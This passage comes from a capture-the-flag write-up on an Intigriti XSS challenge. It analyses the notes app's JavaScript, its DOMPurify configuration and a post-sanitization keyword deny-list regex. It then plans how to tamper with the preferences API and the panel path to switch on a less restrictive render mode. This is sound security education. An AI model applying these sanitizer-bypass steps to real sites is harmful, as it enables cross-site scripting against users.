


Next we hit the “showResult” function which again looks promising but just adds the standard message: “Note Created!” with the link to view the note. Also this breakpoint can be removed now.



At this point our note is created but we still hit a breakpoint as the Notes application main page is being reloaded. We reach the JavaScript function “loadPrivateNotes” This function starts with getting all notes unique IDs from our browser storage. Once all IDs are put into an JSON body and a POST request is send to “https://challenge-0426.intigriti.io/api/notes/lookup” to get all the notes from the back-end database.

With a proxy tool like BURP this request can be repeated to show how the JSON POST request gets all the notes from the back-end database. You could definitely try SQL injection or path traversal here to read other notes for example but for this application that seems not to work.




This concludes the client side JavaScript source code used to create a note and load the application main page.

Nothing really interesting to abuse or fuzz with. We have to move on.

Step 3: Client side source code when opening a note

Next step is to open a note that we created in our previous recon steps. Is there some HTML or Template injection filtering ongoing that restricts us?


First we hit the breakpoint at JavaScript function “loadPanelManifest” which simply checks if the note content is a JavaScript string at first but then moves in a more interesting part.




Our note is assigned as “summary” for the panel variable and then fetched from an URL “https://challenge-0426.intigriti.io/note/2e389c302dd3cf5e0a37aea5227e93b17958cd8a6e9cfbaf0bf276eeee816216/summary/manifest.json?note=2e389c302dd3cf5e0a37aea5227e93b17958cd8a6e9cfbaf0bf276eeee816216”

This URL simplified looks like this:
“https://challenge-0426.intigriti.io/note/<UUID>/<PANEL>/manifest.json?note=<UUID>”

The panel variable seems to be a possible weak link here as the variable is not encoded or secured at first sight when being used in the URL.



The API call reveals a lot more interesting options:



- renderMode: safe
- widgetTypes: counter and progress
- widgetSink: text

Questions rise at this moment. Can we change these settings as these are being loaded from an API call? The path to the API call seems not 100% safe in case we can tamper with the “panel” variable which is by default set to “summary”. I decide to keep the breakpoint for the “loadPanelManifest” function.

By default the panel variable is set to “summary” which is a known build in panel but in case the panel is not known an extra part of the code is used and calls the function “loadReaderPresetTheme”

This function fetches from another URL the theme settings: “https://challenge-0426.intigriti.io/api/account/preferences/reader-presets/<PRESETNAME>/manifest.json?note=<NOTEUUID>”

Once the “loadPanelManifest” is done we go into the “applyRemoteProfile” function. It checks if all settings from the “loadPanelManifest” function are JavaScript strings and puts them into variables.

- APP.renderMode = profile.renderMode;
- APP.widgetTypes = profile.widgetTypes
- APP.widgetSink = profile.widgetSink;
- APP.theme = profile.theme;

```
34
35  function applyRemoteProfile(profile) {
36    if (!profile || typeof profile !== 'object') return;
37
38    if (typeof profile.renderMode === 'string') {
39      APP.renderMode = profile.renderMode;
40    }
41
42    if (Array.isArray(profile.widgetTypes)) {
43      APP.widgetTypes = profile.widgetTypes
44        .filter(function (value) { return typeof value === 'string'; })
45        .slice(0, 8);
46    }
47
48    if (typeof profile.widgetSink === 'string') {
49      APP.widgetSink = profile.widgetSink;
50    }
51
52    if (typeof profile.theme === 'string') {
53      APP.theme = profile.theme;
54    }
55  }
```

We now hit a function “applyTheme” which sets the theme “dark” in our case. We can skip this function.

```
536
537  function applyTheme() {
509    document.documentElement.setAttribute('data-theme', APP.theme || 'dark');
539  }
540
```

Then we hit a function setting some DOM enhancements that are not in our interest and can be skipped.

```
233  // Inline enhancements.
234
235  function initContentEnhancements() {
544    var container = document.getElementById('note-display');  container = div#note-display.note-body {align: '', title: '', lang: '', translate: true, dir: '', …}
237    if (!container) return;
238
239    var observer = new MutationObserver(function () {  observer = MutationObserver {}
240      processEnhancements(container);  container = div#note-display.note-body {align: '', title: '', lang: '', translate: true, dir: '', …}
241    });
242    observer.observe(container, { childList: true, subtree: true });
243  }
```

Now our note input is being rendered and we can see the render function “renderNoteContent” loads another function “sanitize”.


```
211  function renderNoteContent() {
212    var display = document.getElementById('note-display');  display = div#note-display.note-body {align: '', title: '', lang: '', translate: true, dir: '', …}
213    var content = window.__NOTE_CONTENT__;  content = "<s>text</s>-${7*7}-{{8*8}}"
214    if (!display || typeof content !== 'string') return;  display = div#note-display.note-body {align: '', title: '', lang: '', translate: true, dir: '', …}
215
216    var clean = sanitize(content);
217    var safe  = postSanitize(clean);
218    display.innerHTML = safe;
219
220    display.querySelectorAll('a[href]').forEach(function (a) {
221      if (a.hostname !== location.hostname) {
222        a.setAttribute('rel', 'noopener noreferrer');
223        a.setAttribute('target', '_blank');
224      }
225    });
226
227    display.querySelectorAll('img').forEach(function (img) {
228      img.loading = 'lazy';
229      img.onerror = function () { this.style.display = 'none'; };
230    });
231  }
```


Sanitize brings us to DOMPurify a well known XSS sanitizer for HTML, MathML and SVG.

```
184
185  function sanitize(html) {
216    if (typeof DOMPurify === 'undefined') return '';
187    return DOMPurify.sanitize(html, getSanitizeConfig());
188  }
```

We are up against DOMpurify version 3.4.0 which is almost the latest one checking the official Github repository: https://github.com/cure53/DOMPurify/releases

Bypassing this version would be hard and not the intention of this challenge.





But there is more if you look closely. The sanitize function loads a configuration from the JavaScript function “getSanitizeConfig”. This function seems critical as it decides what is allowed to pass DOMpurify and what not. Remember the configuration profile loaded earlier containing “renderMode: safe” that disallows us now from bypassing DOMpurify.

We can clearly see how we need “renderMode: **full**” to have more possibilities to bypass DOMpurify.


```
// Content policies.

function loadContentPolicies() {
  var mode = getOwnString(APP, 'renderMode', 'safe');
  return {
    allowForms:         mode === 'full',
    allowIds:           mode === 'full',
    allowDataAttrs:     mode === 'full',
    enableEnhancements: mode === 'full'
  };
}

// DOMPurify config.

function getSanitizeConfig() {
  var cfg = {
    ALLOWED_TAGS: [
      'h1','h2','h3','h4','h5','h6',
      'p','br','hr',
      'b','i','u','em','strong','del','ins','sub','sup','mark',
      'a','img',
```

After sanitizing the “renderNoteContent” function loads another function “postSanitize” so probably in case we are able to activate the “renderMode: full” instead of safe we will need to bypass some post sanitization.


And indeed if we bypass the initial DOMpurify check some extra unsafe content will be stripped from a possible payload we inject. “script|cookie|document|window|eval|alert|prompt|confirm|Function|fetch|XMLHttp|import|require|setTimeout|setInterval”

```
// Post-sanitisation data attribute filter.

var UNSAFE_CONTENT_RE = /script|cookie|document|window|eval|alert|prompt|confirm|Function|fetch|XMLHttp|import|require|setTimeout|setInterval/i;

function postSanitize(html) {  html = "text-${7*7}-{{8*8}}"
  var temp = document.createElement('div');
  temp.innerHTML = html;
  temp.querySelectorAll('*').forEach(function (el) {
    var attrs = el.attributes;
    for (var i = attrs.length - 1; i >= 0; i--) {
      var attr = attrs[i];
      if (attr.name.indexOf('data-') === 0 && UNSAFE_CONTENT_RE.test(attr.value)) {
        el.removeAttribute(attr.name);
      }
    }
  });
  return temp.innerHTML;
}
```

After this several functions are used to initialize the form “initSettingsForm” and “initReportButton” which do not show anything of interest now but then we hit the “loadAccountPreferences” function which fetches an URL “https://challenge-0426.intigriti.io/api/account/preferences”



And returns following response:



This shows that there is possibly more settings we can change then the ones we saw in our first recon tour in the GUI. We have to dig deeper into those settings in a next step as also the renderMode safe somehow needs to change to full.


At this moment our note is loaded but clearly stripped from dangerous XSS payload attempts.

Take-aways from this note reading source code deep dive:


- We are being send to the renderMode “safe” while “full” also exists
- We are able to save some preferences but the API call loading our preferences reveal there are probably more hidden settings.
- If we can inject our own custom panel variable the presets are loaded from another API URL then the default one.

Step 4: Altering the preferences to gain the full renderMode


The only thing we did not yet investigate is the save preferences function. This one looks very interesting as until now we did not find any possibility to inject anything malicious. We know there are probably more settings available then shown in the GUI.



Using a proxy like BURP we can save the preferences and intercept the request.



We already knew the GET request that is used to read the preferences saved.



Remember the “summary” profile being loaded earlier unsafely into the API URL to get the “manifest.json” file. The response to our GET request contains this option so probably we can change this to something else and thus we can alter the “panel” variable.

This would initiate the JavaScript code that performs a second API call to get the preferences:

“https://challenge-0426.intigriti.io/note/<UUID>/<PANEL>/manifest.json?note=<UUID>”

AND

“https://challenge-0426.intigriti.io/api/account/preferences/reader-presets/<PRESETNAME>/manifest.json?note=<NOTEUUID>”

If we look at the above URL it seems we can set our own preset name which looks to correspond with the “readerPresets” in the response of our above GET preferences request.

We are still missing our renderMode which we want to turn into full instead of safe. If we go back to the “applyRemoteProfile” function we saw it checking for

- APP.renderMode = profile.renderMode;
- APP.widgetTypes = profile.widgetTypes
- APP.widgetSink = profile.widgetSink;
- APP.theme = profile.theme;

The theme we can exclude as another JSON key in our POST request already sets this but the 3 other ones are missing.


We also know that *“https://challenge-0426.intigriti.io/api/account/preferences/reader-presets/<PRESETNAME>/manifest.json?note=<NOTEUUID>”* by default shows output:

{"profile":{"renderMode":"safe","widgetTypes":["counter","progress"],"widgetSink":"text"}}

So lets adapts our POST request to set the preferences to following so we can enable our custom panel and full renderMode

"defaultLayout":"attacker-profile"

